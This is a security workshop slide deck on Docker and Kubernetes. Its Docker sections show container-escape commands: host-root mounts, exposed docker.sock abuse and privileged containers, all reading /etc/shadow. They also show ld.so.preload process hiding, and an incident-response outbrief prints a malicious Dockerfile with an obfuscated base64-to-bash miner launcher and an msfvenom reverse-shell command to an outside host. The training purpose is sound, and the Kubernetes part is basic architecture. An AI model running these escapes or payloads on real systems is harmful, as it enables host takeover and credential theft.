Data: map[file path:/usr/lib/x86_64-linux-gnu/engines-1.1/padlock.so.dpkg-new]  
Command: dpkg  
Hostname: 6e585da9987f
```

Observing Docker



```
● ● ●  
  
# Open a new shell  
=====>  
$> docker ps  
$> docker stop demo  
  
$> docker events  
  
# Back in original shell  
$> docker run -it cmddemo shell  
  
/# ls -la  
/# ps -eaf  
/# exit
```

<https://docs.docker.com/engine/reference/commandline/events/>
docker client sends json requests -

docker events alternative: sudo ctr --address /var/run/containerd/containerd.sock events

Sharing your image



At this point, you could share your image to a registry as part of your engagement
but we won't be doing this in the class.

```
• • •  
# Not being done in class, for your notes  
  
$ docker login  
$ docker tag SOURCE_IMAGE USERNAME/DESTINATION_IMAGE  
$ docker push USERNAME/DESTINATION_IMAGE
```

Docker login has some extra parameters if you want to specify a private registry.

We should note that the above process is basically how you make edits to a docker image to poison a private repo to pivot on a network.

Working with external data - using docker in your offensive toolkit



SECURITY
b-sides
CHARLESTON, SC

```
$> docker run --rm -it instrumentisto/nmap -A -T4 scanme.nmap.org  
  
# Where's the output? (optional)  
  
$> mkdir ~/vol_test && cd ~/vol_test/  
  
$>docker run -v ~/vol_test:/output instrumentisto/nmap -sT -oA  
/output/test scanme.nmap.org  
  
$>ls -l ~/vol_test  
  
$>cat test.nmap
```

58

See Appendix entry for Houdini Project for more offensive uses of Docker.

Docker Priv Esc



If you can run Docker, you effectively have root on the host (unless in non-privileged mode)

Docker engine runs as root and has the ability to run containers with access to protected areas of the system

In some highly advanced environments, giving people root to ephemeral boxes isn't considered such a big deal. (see beginning video).

See Appendix entry for Houdini Project for more offensive uses of Docker.

Docker with root or etc mounted as volume



```
•••  
$> docker run -it -v /:/host alpine /bin/ash  
/ # cat /host/etc/shadow  
/ # exit
```

Mounting host volumes is a red flag and should be restricted to certain locations or a dummy location. Absolutely should alert on this. Processes running as root in container namespace have the same permissions as root on the host system.

Docker running privileged containers



```
$> docker run -it --privileged ubuntu /bin/bash
/# apt update && apt-get install -y libcap2-bin
/# capsh --print
/# grep Cap /proc/self/status
/# capsh --decode=0000003fffffffff
/# exit
#Allows you to manage your control groups
#& system params.<mostly used by attackers.
```

<https://raesene.github.io/blog/2023/08/06/fun-with-privileged-container-breakout/>

<https://blog.nody.cc/posts/container-breakouts-part2/>

Exercise: Exposed docker socket hijinx



```
$> docker run -it -v /var/run/docker.sock:/var/run/docker.sock ubuntu /bin/dash
#> cd var/run/ && ls -l # see that docker.sock is here, and R/RW
# If you see the docker.sock exposed, something is probably wrong and you have root :)
#> apt update
#> apt install -y curl socat

#> echo
'{"Image":"ubuntu","Cmd":["/bin/sh"],"DetachKeys":"Ctrl-p,Ctrl-q","OpenStdin":true,"Mounts":[{"Type":"bind","Source":"/etc/","Target":"/host_etc"}]}' > container.json

#> curl -XPOST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d
"$(cat container.json)" http://localhost/containers/create

#make note of the ID first 4-5 chars.

#> curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/<id 4-5 first
chars>/start
```

This won't trigger a tracee event. Never had an edr alert on this abuse

Exercise: Exposed docker socket hijinx (cont.)



```
● ● ●  
#> socat - UNIX-CONNECT:/var/run/docker.sock  
#Paste line by line then hit enter twice (make sure you change the id)  
  
POST /containers/<id-first-5-chars>/attach?stream=1&stdin=1&stdout=1&stderr=1  
HTTP/1.1  
Host:  
Connection: Upgrade  
Upgrade: tcp  
  
#Hit enter twice. once open:  
ls  
cat /host_etc/shadow
```

socat is very sensitive - raw network stream.

POST /containers/969d80dc/attach?stream=1&stdin=1&stdout=1&stderr=1

Docker persistence



Setting a restart policy will have Docker restart the container to persist through a failure or host reboot unless manually stopped.

A container started with this policy can be used to keep a foothold on the host if the host is ever rebooted.

```
• • •  
$> docker run -d --restart always nginx
```

64

Make sure the thing you want to persist is inside the image you're specifying to restart.

Process Hiding



Look for Docker containers that may have been started (or attempted to start) with access to sensitive parts of the host file system or docker socket (ex: -v /etc:/hostetc) and may indicate privilege escalation

Containers can be used for persistence by an attacker

LoL tools are less suspicious and can adequately exfil data

Processes running inside containers can be somewhat hidden by libraries loaded inside the container (instrumentation will need to run above that layer, not inside same namespace)

Make sure the thing you want to persist is inside the image you're specifying to restart.

The appendix has some examples of dockerfiles with this exploit in it.

Takeaways



An attacker can hide processes inside a container they've customized with special libraries that will get loaded by the kernel.

<https://github.com/gianlucaborello/libprocesshider>

This can be used to hide a malicious process so the process is unseen by utilities that look for processes like ps.

Has to be loaded in, like in a layer...

```
#e.g only - not in workshop
root@sid:~# echo
/usr/local/lib/libprocesshider.so >>
/etc/ld.so.preload
```

Module 4: IR, GL HF



Module 4: IR, GL HF



Scenario: Hosts that run containerized services are seeing unusual activity & high resource usage, but no one is able to pin down what processes are consuming CPU.

You see in the logs the issues started around the time a new container image was pulled down for a web server, several instances of it are running across the hosts with issues. You decide to investigate the image.

```
$> docker image pull digitalshokunin/webserver
```

Challenge:

- Figure out what / if anything was modified
- Get hash of modified/malicious files
- Bonus: What does the payload do?
- Bonus bonus: find all the modifications

Hints for practical

Consider this from before:

<https://hub.docker.com/r/mkefi/dropboxservice>



```
Docker inspect $image
Docker create -it - name test $image bash
mounts the image so you can cp files off
it
Docker inspect image $
Docker cp test:/app.jar /usr/tmp/
```

**practical time +
breaktime**

**Do not look past
this point, dirty
cheater**

Live footage from
your webcam ->
is going to the FBI



Outbrief



•

•

•

```
FROM ubuntu:focal-20210416
COPY nginx /bin/nginx # not nginx - this is a compiled payload
COPY libso4.so /usr/local/lib/libso4.so
RUN echo "/usr/local/lib/libso4.so" >> /etc/ld.so.preload # this is a process hider
RUN apt update && apt install -y libuv1
WORKDIR /xmr
COPY --from=builder /miner/xmrig/build/xmrig /xmr #cryptominer
WORKDIR /
RUN echo "#!/bin/sh" >> docker-entrypoint.sh
RUN echo "echo
'==gCmAybyVmbv1WPul2bj1SLgsWLgUUTB50XSV0SS90Vk0zczFGct0CIyBDehh2X0NzMsljclNXdt0CIz0Db1ZX
Zs1SZ0FmbvRWLttACTP9EUk0DbyVXLtAyZpJXb49icth3L' |rev |base64 -d |bash" >>
docker-entrypoint.sh #Init the cryptominer
RUN echo "/bin/nginx" >> docker-entrypoint.sh
RUN chmod +x docker-entrypoint.sh
USER www-data
ENTRYPOINT ["/docker-entrypoint.sh"]
```

Outbrief - nginx

Docker image is configured to run nginx web server (or is it?)

nginx was replaced in the Dockerfile

```
COPY nginx /bin/nginx
```

If you analyze the binary, it's actually a Metasploit agent

```
msfvenom -p linux/x86/meterpreter_reverse_http LHOST=www.banker-news.com LPORT=80 -f elf -o
nginx
```

This is also started by the docker-entrypoint.sh

Outbrief - xmr

xmrig binary is a Crypto miner for monero (this one isn't really configured to mine crypto)

docker-entrypoint.sh contains a reverse base64'ed string for obfuscation that kicks it off in the background

```
echo  
'==gCmAybyVmbv1WPul2bj1SLgsWLgUUTB50XSV0SS90Vk0zcZFGct0CIyBDehh2X0NzMs1jclNXdt0CI  
z0Db1ZXZs1SZ0FmbvRWLtACTP9EUk0DbyVXLtAyZpJXb49icth3L' |rev |base64 -d
```

Outbrief - process hider

The Docker image also loads in a library and adds an entry to /etc/ld.so.preload

```
COPY libso4.so /usr/local/lib/libso4.so
RUN echo "/usr/local/lib/libso4.so" >> /etc/ld.so.preload
```

This is actually a process hider to hide the crypto miner process when its running if anyone is checking to see what's consuming resources.

Clean Ups

```
$> docker stop tracee
#stop tracee

$> docker system df
#how much space docker is using

$> docker system prune
#clean up stopped containers, <- make sure you
extract what you need first.
#cleans up unused networks and "dangling"
images.

$> docker container prune
# just cleans up stopped containers.
```

```
[● ● ●
[awood_aus@instance-2 ~]$ docker system df
TYPE      TOTAL    ACTIVE   SIZE   RECLAMABLE
Images     4        3       846.6MB  20.27MB (2%)
Containers  4        1       2.188kB  1.093kB (49%)
Local Volumes 0        0       0B      0B
Build Cache  0        0       0B      0B
[awood_aus@instance-2 ~]$ ■
```

Module 5: Intro to Kubernetes

- Overview
- Architecture - High Level + Drill Down
- Control Plane
- Clusters, Namespaces

Overview



Container Clustering and orchestration

Started by google staff, released in 2014.

Now open sourced / managed by Cloud Native Computing Foundation

Rapidly developed, 1 release / 3 months, 1000+ commits a month

Rapid adoption, easily winning container orchestration war

Competitors support it (docker + Mesos)

Why



Powerful orchestration and scale support - it was built by google

...

Desired state config - infrastructure as simple YAML

Extensible

Big ecosystem

Better resource utilization

Short software development cycles

Downsides



Deployment challenges are often cited as a concern

Ongoing management is often cited as a challenge

• • •


Alex Blechman @AlexBlechman ...

Sci-Fi Author: In my book I invented the Torment Nexus as a cautionary tale

Tech Company: At long last, we have created the Torment Nexus from classic sci-fi novel Don't Create The Torment Nexus

5:49 PM - Nov 8, 2021 · Twitter Web App






Docker images: think of them as blueprints, for example a blueprint for creating a cow.

Docker daemon: think of it as corral for letting the cows run wild.


Docker swarm (and Kubernetes): think of it as a rancher that manages the cows.

The rancher is responsible optimizing your cattle ranch as efficient as possible and making it scale as long as you tell him of all the locations that he's allowed to move the cows to.

Deployment



Architecture



Components - API Server




Core of a cluster

Managers comms with all other components

Interact via http API

Handles authentication of components before serving API requests from users, service accounts or control plane services

Find me on: 443/TCP
-Maybe on 6443/TCP or 8443/TCP



Components - Scheduler




From within the control plane;

Manages where pods and resources in the pods are run.

All communications via the API server

Find me on 10251/TCP.



Components - controller manager




From within the control plane;

Helps keep nodes (connected compute systems) in sync w/ cloud providers.

Decouples k8s from cloud providers, so that changes in control logic don't break everything.

It's really a collection of different controllers.

Find me on 10252/TCP.



Components - etcd



Key value store for storing information about Kubernetes

Ex: Scheduler will query etcd for info about node resources before starting up pods on worker nodes


Encrypt etcd at rest since it stores secrets

<https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/>

In large builds, it may wind up being a cluster of its own.

Find me on 2379/TCP (Client Comms)

Or 2380/TCP (Inter-Cluster Comms)



86

Generally speaking you have no control over etcd, you can't mass assign things to users etc - tools now exist: <https://github.com/jpbetz/auger>

Components - Kubelet



One of the three key components of a(every) worker node

Primary service that manages implementing pod specifications and starting containers use the container runtime

Find me on 10250/TCP and 10255/TCP managing the container runtime.



Components - Kube proxy



Another of the key components components of a worker node

Kube-Proxy handles the mapping of services to pods.

Forwards network traffic between services/nodes, intelligent routing and rules (if an app service is trying access another multi-instance service in the pod, and the service is available on the same local node, it will route to the same worker node to reduce network traffic).

Find my health port on 10256/TCP

What k8s doesn't do




Provide a container runtime, the third component of a worker node

Usually Docker/containerd by default, but the container runtime is independent and modular from Kubernetes and can be another container runtime like gVisor

Container runtime just needs to implement the Container Runtime Interface (CRI) to be Kubernetes compatible

<https://gvisor.dev/>



Terminology



Service: Object, how applications are accessed, ClusterIP, LoadBalancer, NodePort

Ingress: Resource that is meant to reverse-proxy/gateway a bunch of services

Namespace: Logical Separation of environments in a Cluster. Virtual Cluster, e.g dev, prod, app1, app2.

Volume: A directory with data available to the cluster

K8S: Kubernetes (K-eight letters-s)

Terminology



ConfigMap: An Object with key value pairs to denote configurations to the cluster

Manifests: Kubernetes YAML files that are used to create/update/delete resources based upon a specification.

Secret: An object that is used to store sensitive information

Module 6: The Basics of using K8S

Interact with a kubernetes cluster
using the client.

Create Namespaces

Run Pods

Overview of Sidecars & their
replacement tech



Set up your own cluster



Kind - Creates Kubernetes nodes inside Docker containers

Similar to DinD tools

Makes use of privileged containers for nested docker

Not suitable for production use -

but a great way to quickly build out some k8s tooling for test/learning purposes.

Suggest kubeadm for production usage. (or managed k8s)

<https://kubernetes.io/docs/setup/production-environment/tools/kubeadm/create-cluster-kubeadm/>

Setup doc has setup instructions

Kubectl is ready



Main tool for managing / interacting with clusters

Modeled after the docker client you already learned last session

Good for container lifecycle management

Good --help destructions.


Exercise - try it out



• • •

```
$> kubectl get nodes
```

Displays the control-plane
and worker nodes.



Namespaces



Namespaces operate like virtual clusters in a cluster to logically separate resources, but do not provide much isolation.

4 default namespaces including 'default' namespace

In larger environments, bad to deploy (everything) in default namespace, better to divide out resources in a pod/cluster by namespace for different teams, usage, environment, etc.

Can place restrictions on namespace like resource consumption (CPU/mem) and allow teams to only deploy/make changes to a namespace.

```
● ● ●  
$> kubectl get namespaces
```

97

4 default namespaces

kube-system : internal k8s namespace for master & kubectl system processes

kube-public: publicly accessible data, config map for cluster information, does NOT require authentication 'kubectl cluster-info' ran earlier pulls from this namespace

kube-node-lease: this default namespace was more recently added to handle node health/heartbeat and availability

default: the namespace used by default for all other resources created in the cluster

Create a Namespace



```
$> kubectl create namespace lab-namespace  
$> kubectl get namespaces
```

This will be the namespace we use for later exercises

You can use a tool called **kubens** to set this as default namespace

Else add --namespace lab-namespace to define namespace in later commands

Namespace can also be defined in yaml config files

`kubectl apply -f config.yaml` (see example on right)

● ● ● namespace-demo.yaml

```
kind: Namespace  
apiVersion: v1  
metadata:  
  name: lab-namespace  
labels:  
  name: lab-namespace
```

Namespace security



Restrict namespace to namespace communication using network policies, since isolation isn't provided by default, egress or ingress policies for what is needed.

```
● ● ● ingress-denyall-demo.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-ingress
spec:
  podSelector: {}
  policyTypes:
    - Ingress
```

```
● ● ● ingress-egress-demo.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: test-network-policy
  namespace: default
spec:
  podSelector:
    matchLabels:
      role: db
  policyTypes:
    - Ingress
    - Egress
  ingress:
    - from:
        - ipBlock:
            cidr: 172.17.0.0/16
        except:
          - 172.17.1.0/24
    - namespaceSelector:
        matchLabels:
          project: myproject
    - podSelector:
        matchLabels:
          role: frontend
  ports:
    - protocol: TCP
      port: 6379
  egress:
    - to:
        - ipBlock:
            cidr: 10.0.0.0/24
  ports:
    - protocol: TCP
      port: 5978
```

We don't talk about network policies a lot in this course, but you should be familiar with them. A good policy is to block namespace to namespace communication through a blanket ingress deny policy then allow traffic between namespaces/apps/services as necessary.

Cluster



Looking for network policy issues

Egress controls – often handled with outside tools, like 'istio'

Check namespace segmentation

Service Accounts with overly permissive Cluster Roles



admin-cluster-role.yaml

```
apiVersion: rbac.authorization.k8s.io/v1beta1
kind: ClusterRoleBinding
metadata:
  name: fabric8-rbac
subjects:
  - kind: ServiceAccount
    # Reference to upper's `metadata.name`
    name: default
    # Reference to upper's `metadata.namespace`
    namespace: default
roleRef:
  kind: ClusterRole
  name: cluster-admin
  apiGroup: rbac.authorization.k8s.io
```

Accessing a cluster




```
● ● ●  
$> kubectl cluster-info
```

Pods



Pods is the smallest deployable unit of computing in Kubernetes, it consists of several process workloads (in containers) that communicate, coordinate and share resources to form a cohesive service.



Display pods



```
$> kubectl get pods  
  
# Notice how we didn't spec a namespace?  
  
$> kubectl get pods -n kube-system  
  
# Displays the control-plane/master and worker  
pods. Also try --all-namespaces  
  
$> kubectl get pods --all-namespaces  
  
$> kubectl -n kube-system describe pod <name>
```

When you describe pods, you may see labels and annotations.

Pod Spec



Pods can run a single container or an application encapsulating multiple containers made up of different workloads that are tightly coupled to share resources

Example on right is a simple podspec containing a single container running nginx web server

```
●●● podspec-demo.yaml
apiVersion: v1
kind: Pod
metadata:
  name: nginx
spec:
  containers:
  - name: nginx
    image: nginx:1.14.2
    ports:
    - containerPort: 80
```


Exercise: bobby's first pod



```
$> wget https://k8s.io/examples/pods/simple-pod.yaml  
$> kubectl apply -f simple-pod.yaml --namespace lab-namespace  
$> kubectl get pods  
$> kubectl get pods --namespace lab-namespace  
$> kubectl describe pod nginx --namespace lab-namespace  
$> kubectl get pod nginx --namespace lab-namespace  
$> kubectl get pod nginx -o wide --namespace lab-namespace
```

The appendix includes ‘sock shop’ - a complex set of microservices in demo format that is very popular for people familiarizing themselves.


Visualizing pod creation



106

key take way: you never interact with the database or other components directly.

What's a sidecar?



Common: multiple containers in a pod is the sidecar container pattern

Often a complementary process (e.g. logging & monitoring) to run alongside a main application process.

Has performance impact

Was common for sec tools

EBPF is a better choice for security tooling

107

Note about adding sidecars is very important, many deployments still growing in maturity, have already hit a point where people have lost appetite to add more sidecars if problems/gaps arise.

We have an exercise to create sidecar in the appendix.

Daemonset



Daemonsets are used for pods that you would like to exist on every node in the cluster.

Typically used for logging/monitoring / CNI pods

When a new node is created - these pods will be created on it.

You could imagine most of the sec tools we'd want would exist in this category.

Desirable for persistence

A very useful way to enforce sec policy!

```
●●● daemonset-demo.yaml
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: fluentd-elasticsearch
  namespace: kube-system
  labels:
    k8s-app: fluentd-logging
```

<https://kubernetes.io/docs/concepts/workloads/controllers/daemonset/>

Deployments



A way of scaling up a set of pods via a manifest yaml.

You need to specify the number of replicas for the pod

A selector so it knows what pods to address

A template, and label set to the same value as the selector

The controller will then create replicates object, which then creates the pod objects.

```
● ● ● deployment-demo.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: carts
  namespace: sock-shop
spec:
  replicas: 1
  selector:
    matchLabels:
      name: carts
  labels:
    k8s-app: carts
```

<https://cloud.google.com/kubernetes-engine/docs/concepts/deployment>

Deployment runs multiple replicas of your application and automatically replaces any instances that fail or become unresponsive. In this way, Deployments help ensure that one or more instances of your application are available to serve user requests.

Networking



Exposing applications
looks a lot like Docker ↗

```
● ● ● containerport-demo.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: front-end
  namespace: sock-shop
spec:
  replicas: 1
  selector:
    matchLabels:
      name: front-end
  template:
    metadata:
      labels:
        name: front-end
    spec:
      containers:
        - name: front-end
          image: weaveworksdemos/front-end:0.3.12
          ports:
            - containerPort: 8079
resources:
```



```
● ● ● service-demo.yaml
apiVersion: v1
kind: Service
metadata:
  name: front-end
  annotations:
    prometheus.io/scrape: 'true'
  labels:
    name: front-end
  namespace: sock-shop
spec:
  type: NodePort
  ports:
    - port: 80
      targetPort: 8079
      selector:
        name: front-end
```

110

Example above will expose service in cluster on port 80 and forward to front-end deployment on port 8079, the exposed port on the container/pod, kind of like a -p 80:8079 in Docker

More on Networking



its complex :(

Pods have IP addresses

- Containers in Pod share same IP/network interface
- Are ephemeral and change so you bind Services to them

Services are by default internal to cluster have IP addresses (static or dynamic) and internal DNS names

